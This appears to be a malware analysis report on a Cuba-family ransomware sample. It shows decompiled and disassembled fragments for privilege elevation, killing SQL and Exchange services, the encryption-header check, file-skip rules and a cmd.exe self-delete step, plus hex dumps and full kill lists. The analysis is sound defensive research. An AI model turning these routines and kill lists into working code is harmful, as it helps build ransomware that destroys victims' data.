



```
  HANDLE hFindVolume; // [esp+8h] [ebp-81Ch]
  int v8; // [esp+10h] [ebp-814h]
  ULARGE_INTEGER TotalNumberOfBytes; // [esp+14h] [ebp-810h] BYREF
  DWORD cchReturnLength; // [esp+1Ch] [ebp-808h] BYREF
  WCHAR szVolumeName[1024]; // [esp+20h] [ebp-804h] BYREF

  v1 = lpszVolumePathNames;
  v2 = 0;
  hFindVolume = FindFirstVolumeW(szVolumeName, 0x400u);
  if ( hFindVolume == (HANDLE)-1 )
    return 0;
  v4 = 0;
  v8 = 0;
  do
  {
    lstrcpyW(v1 + 1024, szVolumeName);
    cchReturnLength = 1024;
    if ( GetVolumePathNamesForVolumeNameW(szVolumeName, v1, 0x400u, &cchReturnLength) )
    {
      v5 = (ULARGE_INTEGER *)((char *)lpszVolumePathNames + v4);
    }
    else
    {
      *v1 = 0;
      v5 = (ULARGE_INTEGER *)v1;
    }
    if ( GetDiskFreeSpaceExW(szVolumeName, 0, &TotalNumberOfBytes, 0) )
      v5[512] = TotalNumberOfBytes;
    v4 = v8 + 4104;
    v1 += 2052;
    v8 += 4104;
    ++v2;
  }
  while ( FindNextVolumeW(hFindVolume, szVolumeName, 0x400u) );
  return v2;
}
```

Pseudocode of the default “local” mode

Depending on the case there will be between 2 and 4 threads encrypting the information, which will be created by the same function, for which a different target will be given also depending on the initial argument.


Before starting the encryption there are two different cases where the binary will first terminate some harcoded processes or services. As shown in the elaborated flow diagram, this will happen only if no argument or “local” is given, or if the specified IP address is 127.0.0.1.


```
push    esi
push    edi
lea     eax, [ebp+TokenHandle]
push    eax                 ; TokenHandle
push    28h ; '('           ; DesiredAccess
call    ds:GetCurrentProcess
push    eax                 ; ProcessHandle
call    ds:OpenProcessToken
test    eax, eax
jz      short loc_341967
```
```
lea     eax, [ebp+Luid]
xor     esi, esi
push    eax                 ; lpLuid
push    offset Name         ; "SeDebugPrivilege"
push    esi                 ; lpSystemName
call    ds:LookupPrivilegeValueA
mov     eax, [ebp+Luid.LowPart]
push    esi                 ; ReturnLength
push    esi                 ; PreviousState
mov     [ebp+NewState.Privileges.Luid.LowPart], eax
mov     eax, [ebp+Luid.HighPart]
push    10h                 ; BufferLength
mov     [ebp+NewState.Privileges.Luid.HighPart], eax
lea     eax, [ebp+NewState]
push    eax                 ; NewState
push    esi                 ; DisableAllPrivileges
push    [ebp+TokenHandle] ; TokenHandle
mov     [ebp+NewState.PrivilegeCount], 1
mov     [ebp+NewState.Privileges.Attributes], 2
call    ds:AdjustTokenPrivileges
```
Elevation of privileges prior to termination of processes


```
call    stop_service
push    edi
mov     edx, offset aMsexchangecomp ; "MSExchangeCompliance"
call    stop_service
push    edi
mov     edx, offset aMsexchangeanti ; "MSExchangeAntispamUpdate"
call    stop_service
add     esp, 14h
mov     ecx, offset aMicrosoftExcha ; "Microsoft.Exchange.Store.Worker.exe"
call    kill_proc
mov     ecx, [ebp+var_4]
```
Hardcoded services and processes names to terminate, along with the function calls to do so


Just like the previous versions, this sample will use SeDebugPrivilege in order to obtain the necessary rights to terminate processes and services, in this sample they only added one new process to terminate: the Store Worker Process (Microsoft.Exchange.Store.Worker.exe), responsible for executing RPC operations for mailboxes on a database.

Unlike the majority of ransomware families, two different instances of the same process could be executed at the same time, which could cause interferences between each other. However, to avoid double cyphering, the RANSOMWARE still adds to the encrypted file a 240 bytes header, with nothing but the string “FIDEL.CA” and four extra values in the consecutive words. Before encypting a file, the presence of this “file signature” will be checked.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Texto decodificado

00000000  46 49 44 45 4C 2E 43 41 00 04 00 00 08 00 00 00  FIDEL.CA........
00000010  A4 00 00 00 31 00 00 00 00 00 00 00 00 00 00 00  ¤...1...........
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000100  16 75 AA AD 38 A8 71 4E 36 49 06 6D 06 81 C9 B4  .uª.8¨qN6I.m..É´
00000110  14 AF 50 D2 01 56 1F C3 83 31 CD 90 C0 F3 78 31  .¯PÒ.V.Ãƒ1Í.Àóx1
00000120  23 69 75 77 20 66 6A C4 C5 3E 7D EC A1 EF C6 ED  #iuw fjÄÅ>}ì¡ïÆí
00000130  A8 D8 75 B1 A7 61 B6 BB F5 1B B5 B3 C6 D9 82 05  ¨Øu±§a¶»õ.µ³ÆÙ‚.
00000140  7C 9A DF CE 10 46 FB 6A 3E F5 E3 77 3A 68 8E 1C  |šßÎ.Fûj>õãw:hŽ.
00000150  D4 40 65 58 84 10 AE 86 A8 AC 8A B5 77 CC 70 68  Ô@eX„.®†¨¬ŠµwÌph
```


Encrypted file header



```
  if ( !(unsigned __int8)switch_unk(&v15, &v14) )
    return 0;
  v20 = v5 | v4;
  setFilePointer_call(v5, v5, 0);
  v6 = 1024;
  if ( !(unsigned __int8)readFile_call((LPVOID)*this, 0x400u, (int)&nNumberOfBytesToWrite)
    || *(_DWORD *)*this == 'EDIF' && *(_DWORD *)(*this + 4) == 'AC.L' )
  {
    return 0;
  }
  setFilePointer_call(v7, v7, 2u);
  if ( !(unsigned __int8)writeFile_call((LPCVOID)*this, 0x400u, v8) )
    return 0;
```


Encryption header check

In the version analyzed by McAfee, they found that their sample could take a different list of arguments such as /min, /max, /dm, /net, or /scan. However, the sample we analyzed only accepts one of the arguments described above. This means that for this version THERE IS NO POSSIBILITY THAT the ransomware operator CAN specify a maximum or minimunm file size to encrypt. Though, large files will only get encrypted their first MB for EVERY 9MB.



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Texto decodificado

00100390   D7 17 52 BA 9E C0 1D E1 4B 77 9E 65 A9 9E 01 A6  ×.RºžÀ.áKwže©ž.¦
001003A0   1E 9B 56 14 28 2B F0 AC A0 D1 9A 7C 72 60 47 83  .›V.(+ð¬ Ñš|r`Gƒ
001003B0   27 54 EF 40 06 FC 3E 7E DB 28 9E 64 8B 05 F6 EF  'Tï@.ü>~Û(žd‹.öï
001003C0   3E 00 1D 0C 22 8C C2 44 EC 9A 55 8E D5 5C BA 70  >..."ŒÂDìšUŽÕ\ºp
001003D0   A2 BE B8 1E 25 77 08 9A D5 CD 53 F8 5A 31 33 D7  ¢¾¸.%w.šÕÍSøZ13×
001003E0   32 BD B4 41 81 DF 08 6B 27 34 62 75 DA 60 3D 5F  2½´A.ß.k'4buÚ`=_
001003F0   36 82 FA EF 46 D7 62 03 05 52 95 18 09 61 B0 84  6‚úïF×b..R•..a°„
00100400   65 73 74 20 54 45 53 54 20 74 65 73 74 20 54 45  est TEST test TE
00100410   53 54 20 74 65 73 74 20 54 45 53 54 20 74 65 73  ST test TEST tes
00100420   74 20 54 45 53 54 20 74 65 73 74 20 54 45 53 54  t TEST test TEST
00100430   20 74 65 73 74 20 54 45 53 54 20 74 65 73 74 20   test TEST test 
00100440   54 45 53 54 20 74 65 73 74 20 54 45 53 54 20 74  TEST test TEST t
00100450   65 73 74 20 54 45 53 54 20 74 65 73 74 20 54 45  est TEST test TE
00100460   53 54 20 74 65 73 74 20 54 45 53 54 20 74 65 73  ST test TEST tes
00100470   74 20 54 45 53 54 20 74 65 73 74 20 54 45 53 54  t TEST test TEST
00100480   20 74 65 73 74 20 54 45 53 54 20 74 65 73 74 20   test TEST test 
00100490   54 45 53 54 20 74 65 73 74 20 54 45 53 54 20 74  TEST test TEST t
```


End of first Megabyte from encryption file



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Texto decodificado

01200350   74 20 54 45 53 54 20 74 65 73 74 20 54 45 53 54  t TEST test TEST
01200360   20 74 65 73 74 20 54 45 53 54 20 74 65 73 74 20   test TEST test 
01200370   54 45 53 54 20 74 65 73 74 20 54 45 53 54 20 74  TEST test TEST t
01200380   65 73 74 20 54 45 53 54 20 74 65 73 74 20 54 45  est TEST test TE
01200390   53 54 20 74 65 73 74 20 54 45 53 54 20 74 65 73  ST test TEST tes
012003A0   74 20 54 45 53 54 20 74 65 73 74 20 54 45 53 54  t TEST test TEST
012003B0   20 74 65 73 74 20 54 45 53 54 20 74 65 73 74 20   test TEST test 
012003C0   54 45 53 54 20 74 65 73 74 20 54 45 53 54 20 74  TEST test TEST t
012003D0   65 73 74 20 54 45 53 54 20 74 65 73 74 20 54 45  est TEST test TE
012003E0   53 54 20 74 65 73 74 20 54 45 53 54 20 74 65 73  ST test TEST tes
012003F0   74 20 54 45 53 54 20 74 65 73 74 20 54 45 53 54  t TEST test TEST
01200400   04 BF B9 47 3D 65 BF 1F CE C9 45 6D 93 92 C0 70  .¿¹G=e¿.ÎÉEm“’Àp
01200410   D7 FE DC 76 84 1B 04 72 6F 4F 39 A4 9C E2 1B 92  ×þÜv„..roO9¤œâ.’
01200420   33 DA 93 07 73 F7 88 2E 71 41 A3 68 8B 87 E6 66  3Ú“.s÷ˆ.qA£h‹‡æf
01200430   86 52 A7 32 B0 12 FC BC 58 CC 9D AA 14 A0 FA 49  †R§2°.ü¼XÌ.ª. úI
01200440   19 54 9A C9 AD E2 F1 DA E5 B4 38 B1 8F 2B 96 63  .TšÉ.âñÚå´8±.+–c
01200450   EA 9F A5 55 CE 57 DE 66 3D A8 2B 80 C4 7B 4A 4F  êŸ¥UÎWÞf=¨+€Ä{JO
01200460   C6 8A 25 FB 04 FD 0B 2C 60 9D 70 F3 95 30 0C 33  ÆŠ%û.ý.,`.pó•0.3
01200470   BC CF 42 C3 84 36 4E 61 10 46 B2 F8 6B E4 1B 13  ¼ÏBÃ„6Na.F²økä..
01200480   99 56 71 1C A8 A3 DD 54 EB 66 1A B6 C7 E2 AB 3D  ™Vq.¨£ÝTëf.¶Çâ«=
```

Beginning of 9th Megabyte of encrypted file

Most likely in order to avoid system failures, the ransomware will not encrypt files with extensions .exe, .dll, .sys, .ini, .lnk, .cuba, and it will ignore paths containing “\windows\”.


```
lea     ecx, [esp+1268h+FindFileData.cFileName]
call    files_to_skip
test    al, al
jnz     short loc_C1505
```

```
push    offset String2  ; "!! READ ME !!.txt"
lea     eax, [esp+126Ch+FindFileData.cFileName]
push    eax             ; lpString1
call    ds:lstrcmpW
test    eax, eax
jz      short loc_C1505
```

```
mov     eax, [esp+1268h+FindFileData.dwFileAttributes]
test    bl, al
jz      short loc_C14F3
```

```
and     eax, 0FFFFFFFEh
push    eax             ; dwFileAttributes
lea     eax, [esp+126Ch+FileName]
push    eax             ; lpFileName
call    ds:SetFileAttributesW
```

```
push    esi
push    edi
mov     edi, ecx
mov     [ebp+lpString1], offset aExe ; ".exe"
xor     esi, esi
mov     [ebp+var_58], offset aDll ; ".dll"
mov     [ebp+var_54], offset aSys ; ".sys"
mov     edx, esi
mov     [ebp+var_50], offset aIni ; ".ini"
mov     ecx, esi
movzx   eax, word ptr [edi]
mov     [ebp+var_4C], offset aLnk ; ".lnk"
mov     [ebp+var_48], offset aCuba ; ".cuba"
test    ax, ax
jz      short loc_C137C
```

```
push    ebx
```

```
lea     eax, [esp+126Ch+FileName]
push    eax             ; lpString1
call    ds:lstrcatW
test    [esp+1268h+FindFileData.dwFileAttributes], 400h ; check if is symlink
jnz     short loc_C1505
```

```
lea     ecx, [esp+1268h+FileName] ; lpString2
call    skip_windows_dir
test    al, al
jnz     short loc_C1505
```

```
lea     eax, [ebp+String1]
push    eax             ; lpsz
call    ds:CharLowerW
xor     eax, eax
mov     edi, eax
mov     [ebp+var_808], eax
```

```
loc_C126F:
mov     esi, ds:off_E0300[edi] ; "\\windows\\"
lea     edx, [ebp+String1]
movzx   eax, word ptr [esi]
mov     [ebp+var_80C], eax
test    ax, ax
jz      short loc_C12EA
```

Cypher function checking files and routes to skip, with snippets of the called functions

Once the threads have finished the cyphering task, the function to delete itself from disk will be called, INDEPENDENTLY FROM the argument provided, unlike the McAfee sample, where they affirmed that this function would be called when giving the “/dm” argument. For this, the sample will call the Windows API CreateProcessW with “\\system32\\cmd.exe” as the ApplicationName and ” /c \del [exe_path] >> NULL ” as command line arguments.

The complete list of stopped processes and services is shown in the following tables:

MySQL	MSExchangePOP3BE
MySQL80	MSExchangePop3
SQLSERVERAGENT	MSExchangeNotificationsBroker
MSSQLSERVER	MSExchangeMailboxReplication
SQLWriter	MSExchangeMailboxAssistants
SQLTELEMETRY	MSExchangeIS
MSDTC	MSExchangeIMAP4BE
SQLBrowser	MSExchangeImap4
vmcompute	MSExchangeHMRecovery
vmms	MSExchangeHM
MSExchangeUMCR	MSExchangeFrontEndTransport
MSExchangeUM	MSExchangeFastSearch
MSExchangeTransportLogSearch	MSExchangeEdgeSync
MSExchangeTransport	MSExchangeDiagnostics
MSExchangeThrottling	MSExchangeDelivery
MSExchangeSubmission	MSExchangeDagMgmt
MSExchangeServiceHost	MSExchangeCompliance
MSExchangeRPC	MSExchangeAntispamUpdate
MSExchangeRepl	

Stopped services

sqlagent.exe	sqlbrowser.exe
sqlservr.exe	vmwp.exe
sqlwriter.exe	outlook.exe
sqlceip.exe	vmsp.exe
